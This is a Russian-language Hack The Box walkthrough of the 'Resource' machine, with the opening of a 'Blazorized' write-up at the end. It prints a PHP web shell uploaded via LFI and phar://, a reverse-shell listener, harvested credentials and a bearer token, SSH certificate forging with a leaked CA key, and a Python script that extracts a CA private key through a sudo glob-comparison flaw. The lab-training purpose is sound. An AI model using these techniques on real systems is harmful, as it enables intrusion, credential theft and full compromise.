
- `-u` — URL;
- `-w` — словарь (я использую словари из набора Seclists);
- `-t` — количество потоков;
- `-d` — глубина сканирования.

Задаем все параметры и запускаем сканирование:

```
feroxbuster -u http://itrc.ssg.htb/ -w php_files_common_5476.txt -x php -d 1 -t 128
```



Результат сканирования файлов с помощью feroxbuster

Находим много новых интересных файлов. Что примечательно, среди них присутствует `dashboard.php`, а мы получали доступ к странице через `index.php?page=dashboard`. Видимо, к параметру `page` автоматически добавляется расширение `php`. Попробуем таким же образом просмотреть страницу `admin.php`.



Содержимое страницы admin


Получаем содержимое страницы и пробуем тем же способом просмотреть и другие. При обращении к `/api/login.php` видим ошибку, раскрывающую путь к файлам на сервере.



Ошибка при загрузке /api/login.php


ТОЧКА ОПОРЫ

Перейдем к созданию тикета. Во вложении загрузим рандомный ZIP-архив.




Создание тикета

Тикет появится в общем списке. По кнопке Open просмотрим его содержимое.




Список тикетов



Информация о тикете

Нам доступен для скачивания загруженный тестовый архив. По ссылке видно, что он хранится в каталоге `uploads` с измененным именем.




Ссылка на архив.

Это значит, что у нас есть возможность эксплуатировать LFI, но работает она только для файлов PHP, а также мы знаем куда сохраняются ZIP-архивы. Можем попробовать реализовать следующий сценарий: на сервер загрузим архив с шеллом на PHP, а затем обратимся через LFI к файлу внутри архива через путь `phar://`.

Заархивируем файл `shell.php`, загрузим архив на сервер и получим путь к нему на сервере.


```
<?php system($_GET['cmd']); ?>
```



Загруженный архив


Осталось обратиться к шеллу и в качестве теста выполнить команду `id`.

```
http://itrc.ssg.htb/?page=phar://uploads/450373bf3fff7e53023e6b2736add325cd51e3bb.zip/shell&cmd=id
```



Результат выполнения команды id

Команда выполнена, а значит, у нас есть RCE. Запускаем листенер `pwncat-cs -lp 4321` и выполняем реверс-шелл.



Сессия пользователя www-data

Продолжение статьи →

HTB RESOURCE


РАЗБИРАЕМСЯ С SSH-АВТОРИЗАЦИЕЙ ПО СЕРТИФИКАТУ

ПОБЕГ ИЗ DOCKER

Пользователь msainristil

На хосте развернуто веб-приложение, и оно наверняка использует базу данных. В таких случаях в базе можно найти учетные данные для сайта, которые могут пригодиться для дальнейшего проникновения. Данные для подключения к самой базе обычно находятся в коде или настройках веб-приложения.


В данном случае учетку для базы находим в файле `db.php`.



```
(remote) www-data@itrc:/var/www/itrc$ cat db.php
<?php

$dsn = "mysql:host=db;dbname=resourcecenter;";
$dbusername = "jj";
$dbpassword = "ugEG5rR5SG8uPd";
$pdo = new PDO($dsn, $dbusername, $dbpassword);

try {
    $pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
} catch (PDOException $e) {
    die("Connection failed: " . $e->getMessage());
```

Содержимое файла db.php


Использовать этот пароль нигде не получилось, поэтому осмотримся на сервере. Помимо загруженных нами архивов в каталоге `uploads` можно найти и вложения к тикетам других пользователей. Скачиваем их на свою машину для анализа.



```
(remote) www-data@itrc:/var/www/itrc/uploads$ ls -la
total 1164
drwxrwxr-x 1 www-data www-data    4096 Sep 24 09:29 .
drwxr-xr-x 1 www-data www-data    4096 Feb 19  2024 ..
-rw-r--r-- 1 www-data www-data     147 Sep 24 09:29 450373bf3fff7e53023e6b2736add325cd51e3bb.zip
-rw-r--r-- 1 www-data www-data     121 Sep 24 09:25 b208ae6c7cbf72909bcda4b6d14a571a4a205d5f.zip
-rw-rw-r-- 1 www-data www-data 1162513 Feb  6  2024 c2f4813259cc57fab36b311c5058cf031cb6eb51.zip
-rw-rw-r-- 1 www-data www-data     634 Feb  6  2024 e8c6575573384aeeab4d093cc99c7e5927614185.zip
-rw-rw-r-- 1 www-data www-data     275 Feb  6  2024 eb65074fe37671509f24d1652a44944be61e4360.zip
(remote) www-data@itrc:/var/www/itrc/uploads$
(local) pwncat$ download c2f4813259cc57fab36b311c5058cf031cb6eb51.zip
c2f4813259cc57fab36b311c5058cf031cb6eb51.zip
[12:51:52] downloaded 1.16MiB in 12.60 seconds
(local) pwncat$ download e8c6575573384aeeab4d093cc99c7e5927614185.zip
e8c6575573384aeeab4d093cc99c7e5927614185.zip
[12:52:02] downloaded 634.00B in 2.55 seconds
(local) pwncat$ download eb65074fe37671509f24d1652a44944be61e4360.zip
eb65074fe37671509f24d1652a44944be61e4360.zip
[12:52:15] downloaded 275.00B in 2.92 seconds
(local) pwncat$
Active Session: 10.10.11.27:43684
```

Загрузка архивов из каталога uploads

Два архива содержат публичные ключи SSH, а в оставшемся находим файл HAR.



Содержимое архивов

В файлах HAR фиксируются разные неполадки браузера, такие как неудачные входы и проблемы с отображением веб-страниц. Сразу же ищем в файле встроки вроде `user`, `pass`, `token` и тому подобные. И находим учетные данные, сохраненные в открытом виде.

```
~/tmp/HTB/resource (0.102s)
cat itrc.ssg.htb.har | grep user
            "text": "user=msainristil&pass=82yards2closeit",
                "name": "user",
            "text": "<!DOCTYPE html>\n<html lang=\"en\">\n<head>\n    <meta charset=\"UTF-8\
```

Содержимое файла HAR

С полученными учетными подключаемся по SSH от имени пользователя `msainristill`.

```
msainristil@itrc:~ (0.291s)
id
uid=1000(msainristil) gid=1000(msainristil) groups=1000(msainristil)
```

Пользователь msainristill

Пользователь root

В домашнем каталоге пользователя root есть каталог `decommission_old_ca` с ключами центра сертификации.


```
msainristil@itrc ~/decommission_old_ca (2.904s)
ls
ca-itrc  ca-itrc.pub
```

Содержимое каталога decommission_old_ca

Закрытый ключ центра сертификации `ca-itrc` используются для подписи сертификатов. Публичный ключ `ca-itrc.pub` используется для проверки подписи сертификатов. Мы можем использовать закрытый ключ центра сертификации для создания и подписи SSH-сертификата для любого логина. С помощью созданного сертификата можно будет получить доступ по SSH от имени пользователя с указанным в сертификате логином.

Первым делом сгенерируем пару SSH ключей.

```
ssh-keygen -t rsa -b 2048 -f ralf
```



```
ssh-keygen -t rsa -b 2048 -f ralf
Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in ralf
Your public key has been saved in ralf.pub
The key fingerprint is:
SHA256:sF2Z+o53Xd5Ovwq6n54KNl8cPgIK57PaiF4MXkN6ta0 msainristil@itrc
The key's randomart image is:
+---[RSA 2048]----+
|                 |
|          o      |
|    . ..   +     |
|   o . o+ o      |
|  o = o.oS  .    |
| . = = o ..o .  .|
|  . o E + ..* . oo|
|   o o + +o= * ..+|
|  .o o.o  .*** ..o+|
+----[SHA256]-----+
```

Генерация пары SSH ключей


Теперь с помощью ключей центра сертификации на основе публичного SSH ключа `ralf.pub` сделаем сертификат SSH для логина `root`. Сразу можно проверить новый сертификат `ralf-cert.pub`.

```
ssh-keygen -s ca-itrc -I ca-itrc.pub -n root ralf.pub
```

```
ssh-keygen -s ca-itrc -I ca-itrc.pub -n root ralf.pub
Signed user key ralf-cert.pub: id "ca-itrc.pub" serial 0 for root valid forever
```

Создание SSH сертификата

```
ssh-keygen -Lf ralf-cert.pub
```



```
ssh-keygen -Lf ralf-cert.pub
ralf-cert.pub:
        Type: ssh-rsa-cert-v01@openssh.com user certificate
        Public key: RSA-CERT SHA256:sF2Z+o53Xd5Ovwq6n54KNl8cPgIK57PaiF4MXkN6ta0
        Signing CA: RSA SHA256:BFu3V/qG+Kyg33kg3b4R/hbArfZiJZRmddDeF2fUmgs (using rsa-sha2-512)
        Key ID: "ca-itrc.pub"
        Serial: 0
        Valid: forever
        Principals:
                root
        Critical Options: (none)
        Extensions:
                permit-X11-forwarding
                permit-agent-forwarding
                permit-port-forwarding
                permit-pty
                permit-user-rc
```

Информация из сертификата

Со сгенерированным сертификатом SSH сертификат и закрытым ключом пользователя получаем доступ от имени `root`.


```
ssh -o CertificateFile=ralf-cert.pub -i ralf root@localhost
```

```
root@itrc:~# id
uid=0(root) gid=0(root) groups=0(root)
root@itrc:~# cat /home/zzinter/user.txt
651e3e9795e7076aacc7e83e0bc8f8ef
root@itrc:~#
```

Флаг пользователя

Пользователь support

В домашнем каталоге пользователя `zzinter` есть скрипт `sign_key_api.sh`.



```
root@itrc:~# ls -la /home/zzinter/
total 32
drwx------ 1 zzinter zzinter 4096 Sep 25 06:18 .
drwxr-xr-x 1 root    root    4096 Aug 13 11:13 ..
lrwxrwxrwx 1 root    root       9 Aug 13 11:13 .bash_history -> /dev/null
-rw-r--r-- 1 zzinter zzinter  220 Mar 29 19:40 .bash_logout
-rw-r--r-- 1 zzinter zzinter 3526 Mar 29 19:40 .bashrc
-rw-r--r-- 1 zzinter zzinter  807 Mar 29 19:40 .profile
-rw-rw-r-- 1 root    root    1193 Feb 19  2024 sign_key_api.sh
-rw-r--r-- 1 zzinter zzinter    0 Sep 25 06:19 support.cer
-rw-r----- 1 root    zzinter   33 Sep 24 19:50 user.txt
root@itrc:~#
```

Содержимое домашнего каталога пользователя

Проанализируем его. Скрипт принимает в качестве параметров публичный ключ, имя пользователя и принципал, возможные значения которого можно увидеть в справке (help).

В самой последней строке при помощи утилты `curl` выполняется запрос по адресу `signserv.ssg.htb/v1/sign`, в котором передаются указанные пользователем данные.

Содержимое файла sign_key_api.sh

Добавим новый адрес в файл `/etc/hosts`.

```
10.10.11.27 resource.htb itrc.ssg.htb signserv.ssg.htb ssg.htb
```

Теперь создадим пару ключей SSH, после чего выполним запрос к серверу, где передадим ключ, а также имя и принципал `support`. В ответ получаем сертификат SSH.

```
ssh-keygen -t rsa -b 2048 -f support
```

```
curl -s signserv.ssg.htb/v1/sign -d '{"pubkey": "ssh-rsa AAAAB3.....
", "username": "support", "principals": "support"}' -H
"Content-Type: application/json" -H "Authorization:Bearer
7Tqx6owMLtnt6oeR2ORbWmOPk30z4ZH901kH6UUT6vNziNqGrYgmSve5jCmnPJDE"
```

Получение сертификата

С помощью полученного сертификата и сгенерированного ранее приватного ключа SSH подключаемся к серверу от имени support.

```
ssh -o CertificateFile=support-cert.pub -i support support@ssg.htb -p
 2222
```

```
support@ssg:~ (0.868s)
id
uid=1000(support) gid=1000(support) groups=1000(support)
```

Сессия пользователя support

ПРОДВИЖЕНИЕ

Давай заглянем в конфиг SSH и просмотрим принципалы для разных пользователей в каталоге `/etc/ssh/auth_principals`.

```
ls -ls /etc/ssh/auth_principals
total 12
4 -rw-r--r-- 1 root root 10 Feb  8  2024 root
4 -rw-r--r-- 1 root root 18 Feb  8  2024 support
4 -rw-r--r-- 1 root root 13 Feb  8  2024 zzinter
```

Содержимое каталога auth_principals

Нас интересует пользователь zzinter. Его принципал записан в соответствующий файл.

```
cat /etc/ssh/auth_principals/zzinter
zzinter_temp
```

Принципал пользователя zzinter

Заново выполняем запрос, чтобы получить SSH-сертификат, но уже для пользователя zzinter с принципалом `zzinter_temp`, и подключаемся к серверу.

```
curl -s signserv.ssg.htb/v1/sign -d '{"pubkey": "ssh-rsa AAAAB3.....
", "username": "zzinter", "principals": "zzinter_temp"}' -H
"Content-Type: application/json" -H "Authorization:Bearer
7Tqx6owMLtnt6oeR2ORbWmOPk30z4ZH901kH6UUT6vNziNqGrYgmSve5jCmnPJDE"
```

```
ssh -o CertificateFile=zzinter-cert.pub -i support zzinter@ssg.htb -p
 2222
```

```
zzinter@ssg ~ (2.951s)
id
uid=1001(zzinter) gid=1001(zzinter) groups=1001(zzinter)
```

Сессия пользователя zzinter

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Нам нужно повысить привилегии в системе. В Linux есть множество мест, которые можно проверить с этой целью, но одно из самых очевидных — настройки sudoers. Посмотрим их:

```
sudo -l
```

```
zzinter@ssg ~ (2.75s)
sudo -l
Matching Defaults entries for zzinter on ssg:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User zzinter may run the following commands on ssg:
    (root) NOPASSWD: /opt/sign_key.sh
```

Настройки sudoers

> **Справка: sudoers**
> Файл `/etc/sudoers` в Linux содержит списки команд, которые разные группы пользователей могут выполнять от имени администратора системы. Можно просмотреть его как напрямую, так и при помощи команды `sudo -l`.

Судя по записи в sudoers, мы можем выполнить скрипт `/opt/sign_key.sh` от имени пользователя `root` без ввода пароля. Просмотрим исходный код.


```
zzinter@ssg ~ (2.319s)
cat /opt/sign_key.sh
#!/bin/bash

usage () {
    echo "Usage: $0 <ca_file> <public_key_file> <username> <principal> <serial>"
    exit 1
}

if [ "$#" -ne 5 ]; then
    usage
fi

ca_file="$1"
public_key_file="$2"
username="$3"
principal_str="$4"
serial="$5"

if [ ! -f "$ca_file" ]; then
    echo "Error: CA file '$ca_file' not found."
    usage
fi

itca=$(cat /etc/ssh/ca-it)
ca=$(cat "$ca_file")
if [[ $itca == $ca ]]; then
    echo "Error: Use API for signing with this CA."
    usage
fi

if [ ! -f "$public_key_file" ]; then
    echo "Error: Public key file '$public_key_file' not found."
    usage
fi

supported_principals="webserver,analytics,support,security"
IFS=',' read -ra principal <<< "$principal_str"
for word in "${principal[@]}"; do
    if ! echo "$supported_principals" | grep -qw "$word"; then
        echo "Error: '$word' is not a supported principal."
        echo "Choose from:"
        echo "    webserver - external web servers - webadmin user"
        echo "    analytics - analytics team databases - analytics user"
        echo "    support - IT support server - support user"
        echo "    security - SOC servers - support user"
        echo
        usage
    fi
done

if ! [[ $serial =~ ^[0-9]+$ ]]; then
    echo "Error: '$serial' is not a number."
    usage
fi

ssh-keygen -s "$ca_file" -z "$serial" -I "$username" -V -1w:forever -n "$principal" "$public_key_file"
```

Содержимое файла /opt/sign_key.sh

Скрипт принимает в качестве параметров сертификат, публичный ключ для подписи, имя пользователя, его принципал и серийник. Обрати внимание, что если сертификат совпадает с сертификатом центра сертификации `/etc/ssh/ca-it`, то скрипт вернет ошибку: «Use API for signing with tihs CA».

При таком сравнении содержимого, переданного сертификата и сертификата CA, мы можем использовать символ `*`, который будет означать «любое количество любых символов». А значит, мы сможем посимвольно подобрать содержимое сертификата CA. Для автоматизации используем следующий скрипт.

```python
import subprocess

chars = "
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=- \n
"
ssh_key = ""

while True:
    for c in chars:
        key = ssh_key + str(c) + "*"
        with open("rkey", "w") as f:
            f.write(key)

        p = subprocess.run( f"sudo /opt/sign_key.sh rkey root.pub
root root 123", shell=True, stdout=subprocess.PIPE, text=True )
        if 'Use API for signing with this CA' in p.stdout:
            ssh_key += c
            print(ssh_key)
            break
    else:
        break

print(ssh_key)
```



```
QBAgM=
-----END OPENSSH PRIVATE KEY-----
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACCB4PArnctUocmH6swtwDZYAHFu0ODKGbnswBPJjRUpsQAAAKg7BlysOwZc
rAAAAAtzc2gtZWQyNTUxOQAAACCB4PArnctUocmH6swtwDZYAHFu0ODKGbnswBPJjRUpsQ
AAAEBexnpzDJyYdz+91UG3dVfjT/scyWdzgaXlgx75RjYOo4Hg8Cudy1ShyYfqzC3ANlgA
cW7Q4MoZuezAE8mNFSmxAAAAIkdsb2JhbCBTU0cgU1NIIENlcnRmaWNpYXRlIGZyb20gSV
QBAgM=
-----END OPENSSH PRIVATE KEY-----
```

Результат работы скрипта

Спустя несколько минут мы получаем сертификат центра сертификации, который теперь можно использовать для подписи SSH-ключа рута. Но для этого нам нужен принципал для учетки `root`.

```
cat /etc/ssh/auth_principals/root
root_user
```

Принципал root

Теперь подписываем публичный ключ, подключаемся по SSH и читаем флаг рута.

```
ssh-keygen -t rsa -b 2048 -f root
ssh-keygen -s rkey -I root -V -1w:forever -n root_user -z 123 root.
pub
```

```
ssh-keygen -s rkey -I root -V -1w:forever -n root_user -z 123 root.pub
Signed user key root-cert.pub: id "root" serial 123 for root_user valid after 2024-09-18T08:08:46
```

Подпись ключа

```
ssh root@localhost -p 2222 -i root
```

```
root@ssg:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ssg:~# cat root.txt
29a54171eee0ae36c77cf7e1862593bc
root@ssg:~#
```

Флаг рута

Машина захвачена!

HTB BLAZORIZED

Blazorized

OS	RELEASE DATE	DIFFICULTY	POINTS
Windows	29 Jun 2024	Medium	30

Ломаем сайт на веб-платформе Blazor

RalfHacker
hackerralf8@gmail.com

Сегодня я покажу, как может выглядеть атака на сайт на платформе Blazor. Мы сгенерируем токен JWT администратора, затем через SQL-инъекцию в MS SQL получим сессию на сервере. И под конец проэксплуатируем цепочку разрешений на атрибуты SPN и ScriptPath учетных записей пользователей для продвижения к администратору домена и компрометации всего домена.

Наша цель — получение прав суперпользователя на машине Blazorized с учебной площадки Hack The Box. Уровень сложности задания — средний.

WARNING

Подключаться к машинам с HTB рекомендуется с применением средств анонимизации и виртуализации. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.22     blazorized.htb
```

И запускаем сканирование портов.

